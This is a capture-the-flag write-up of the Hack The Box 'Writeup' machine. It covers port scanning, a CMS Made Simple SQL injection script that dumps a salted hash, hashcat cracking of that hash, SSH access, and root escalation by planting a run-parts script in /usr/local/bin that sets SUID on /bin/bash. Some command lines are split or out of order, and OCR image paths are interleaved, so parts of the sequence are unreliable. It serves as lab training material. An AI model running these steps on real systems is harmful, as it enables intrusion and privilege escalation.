Writeup (HTB)

ip of the machine :- 10.129.229.118

```
sohamt@CyberCreedPC ~/current $ ping 10.129.229.118 -c 5
PING 10.129.229.118 (10.129.229.118) 56(84) bytes of data.
64 bytes from 10.129.229.118: icmp_seq=1 ttl=63 time=78.6 ms
64 bytes from 10.129.229.118: icmp_seq=2 ttl=63 time=75.9 ms
64 bytes from 10.129.229.118: icmp_seq=3 ttl=63 time=78.1 ms
64 bytes from 10.129.229.118: icmp_seq=4 ttl=63 time=79.8 ms
64 bytes from 10.129.229.118: icmp_seq=5 ttl=63 time=78.9 ms

--- 10.129.229.118 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 75.875/78.231/79.759/1.300 ms
```

Machine is on!!!

```
sohamt@CyberCreedPC ~/current $ nmap -p- --min-rate=10000 10.129.229.118

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 22:32 IST
Nmap scan report for 10.129.229.118 (10.129.229.118)
Host is up (0.083s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 95.27 seconds
```

Got two open ports!!!


```
sohamt@CyberCreedPC ~/current $ nmap -p 22,80 -sC -Pn -T5 -A 10.129.229.118

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-31 22:36 IST
Nmap scan report for 10.129.229.118 (10.129.229.118)
Host is up (0.092s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Got versions to all the open ports and also got one disallowed entry

from robots.txt.


10.129.229.118

```
#############################################################################
#                                                                           #
#          *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***                #
#                                                                           #
#   Not yet live and already under attack. I found an   ,~~~~~~~-.         #
#   Eeyore DoS protection script that is in place and   +       | |\       #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\       #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'       #
#                                                                           #
#   If you know where to download the proper Donkey DoS protection          #
#   please let me know via mail to jkr@writeup.htb - thanks!                #
#                                                                           #
#############################################################################
```




(c) by Normand Veilleux


I am still searching through my backups so there is nothing here yet. I am preparing go-live of my own www.hackthebox.eu write-up page soon. Stay tuned!




Saw just a normal web page.


10.129.229.118/writeup/
writeup
Home Page
ypuffy
blue
writeup
Home
After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more
I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Again in /writeup just a normal web page.



In src. code, found that it is made in CMS Made Simple.



Found one exploit with associated CVE.

```
sohamt@CyberCreedPC ~/current $ python3 csm_made_simple_injection.py -u http://10.129.229.118/writeup/


[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkrW
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

Ran the exploit and got some hashes let's crack them.

```
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
Time.Started.....: Thu Oct 31 22:53:03 2024 (0 secs)
Time.Estimated...: Thu Oct 31 22:53:03 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  9505.5 kH/s (1.14ms) @ Accel:1024 Loops:1 Thr:128 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5506168/14344384 (38.39%)
Rejected.........: 1144/5506168 (0.02%)
Restore.Point....: 3670908/14344384 (25.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: smw104 -> minormorris
Hardware.Mon.#1..: Temp: 49c Util: 57% Core:1785MHz Mem:5000MHz Bus:4

Started: Thu Oct 31 22:52:58 2024
Stopped: Thu Oct 31 22:53:05 2024
```

Cracked the password using hashcat.

```
jkr@writeup:~$
```

```
jkr@writeup:~$ ls
user.txt
```

```
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
sohamt@CyberCreedPC ~/current $ ssh jkr@10.129.229.118
The authenticity of host '10.129.229.118 (10.129.229.118)' can't be established.
ED25519 key fingerprint is SHA256:TRwEhcL3WcCSS2iITDucAKYtASZxNYORzfYzuJlPvN4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: 10.129.232.249
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.118' (ED25519) to the list of known hosts.
jkr@10.129.229.118's password:
Permission denied, please try again.
jkr@10.129.229.118's password:
```

Logged in as the user through ssh and got user flag.

```
2024/10/31 13:43:13 CMD: UID=0     PID=5012   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbi
n:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2024/10/31 13:43:13 CMD: UID=0     PID=5013   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbi
n:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2024/10/31 13:43:13 CMD: UID=0     PID=5014   | run-parts --lsbsysinit /etc/update-motd.d
2024/10/31 13:43:13 CMD: UID=0     PID=5015   | uname -rnsom
2024/10/31 13:43:13 CMD: UID=0     PID=5016   | sshd: jkr [priv]
2024/10/31 13:43:13 CMD: UID=1000  PID=5017   | bash -c
export TERM_PROGRAM='WarpTerminal'
hook=$(printf "{\"hook\": \"SSH\", \"value\": {\"socket_path\": \"~/.ssh/17303957696053\", \"remote_shell\": \"%s\
"}}" "${SHELL##*/}" | command -p od -An -v -tx1 | command -p tr -d " \n")
printf '' $hook
if test "${SHELL##*/}" != "bash" -a "${SHELL##*/}" != "zsh"; then
 if test ! -e $HOME/.hushlogin; then
 if test -r /etc/motd; then
 command -p cat /etc/motd
 elif test -r /run/motd; then
 command -p cat /run/motd
 elif test -r /run/motd.dynamic; then
 command -p cat /run/motd.dynamic
 elif test -r /usr/lib/motd; then
 command -p cat /usr/lib/motd
 elif test -r /usr/lib/motd.dynamic; then
 command -p cat /usr/lib/motd.dynamic
 fi
 fi
 if test -r /etc/profile; then
 . /etc/profile
 fi
 exec $SHELL
```

When sshd as the user, root user runs /usr/bin/env with sh and also specifies init directories.

```
jkr@writeup:/usr/local$
```

```
jkr@writeup:/usr/local$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff
),103(netdev)
```

```
jkr@writeup:/usr/local$ ls -al
total 64
drwxrwsr-x 10 root staff  4096 Apr 19  2019 .
drwxr-xr-x 10 root root   4096 Apr 19  2019 ..
drwx-wsr-x  2 root staff 20480 Apr 19  2019 bin
drwxrwsr-x  2 root staff  4096 Apr 19  2019 etc
drwxrwsr-x  2 root staff  4096 Apr 19  2019 games
drwxrwsr-x  2 root staff  4096 Apr 19  2019 include
drwxrwsr-x  4 root staff  4096 Apr 24  2019 lib
lrwxrwxrwx  1 root staff     9 Apr 19  2019 man -> share/man
drwx-wsr-x  2 root staff 12288 Apr 19  2019 sbin
drwxrwsr-x  8 root staff  4096 Aug  6  2021 share
drwxrwsr-x  2 root staff  4096 Apr 19  2019 src
```

```
jkr@writeup:/usr/local$ ls
bin  etc  games  include  lib  man  sbin  share  src
```

As the user is in the staff group and directories in /usr/local can be write by the users in the /usr/local directory.

```
jkr@writeup:~$ echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-parts; chmod +x /usr/local/bin/ru
n-parts

jkr@writeup:~$ parts; chmod +x /usr/local/bin/run-parts
bash: parts: command not found
chmod: cannot access '/usr/local/bin/run-parts': No such file or directory

jkr@writeup:~$ echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-

jkr@writeup:~$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1099016 May 15  2017 /bin/bash


The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

sohamt@CyberCreedPC ~/current $ ssh jkr@10.129.229.118
jkr@10.129.229.118's password:
```

So made a one line and added it in a file in /usr/local/bin, so when logged in again through ssh it will give /bin/bash SUID permissions.

```
sohamt@CyberCreedPC ~/current $ ssh jkr@10.129.229.118

jkr@10.129.229.118's password:
bash-4.4$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff
),103(netdev)
bash-4.4$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
bash-4.4$ /bin/bash -p
bash-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
dev),50(staff),103(netdev)
bash-4.4# cd /root
bash-4.4# ls
bin  root.txt
bash-4.4# cat root.txt
```

It gave it SUID permissions and got root flag.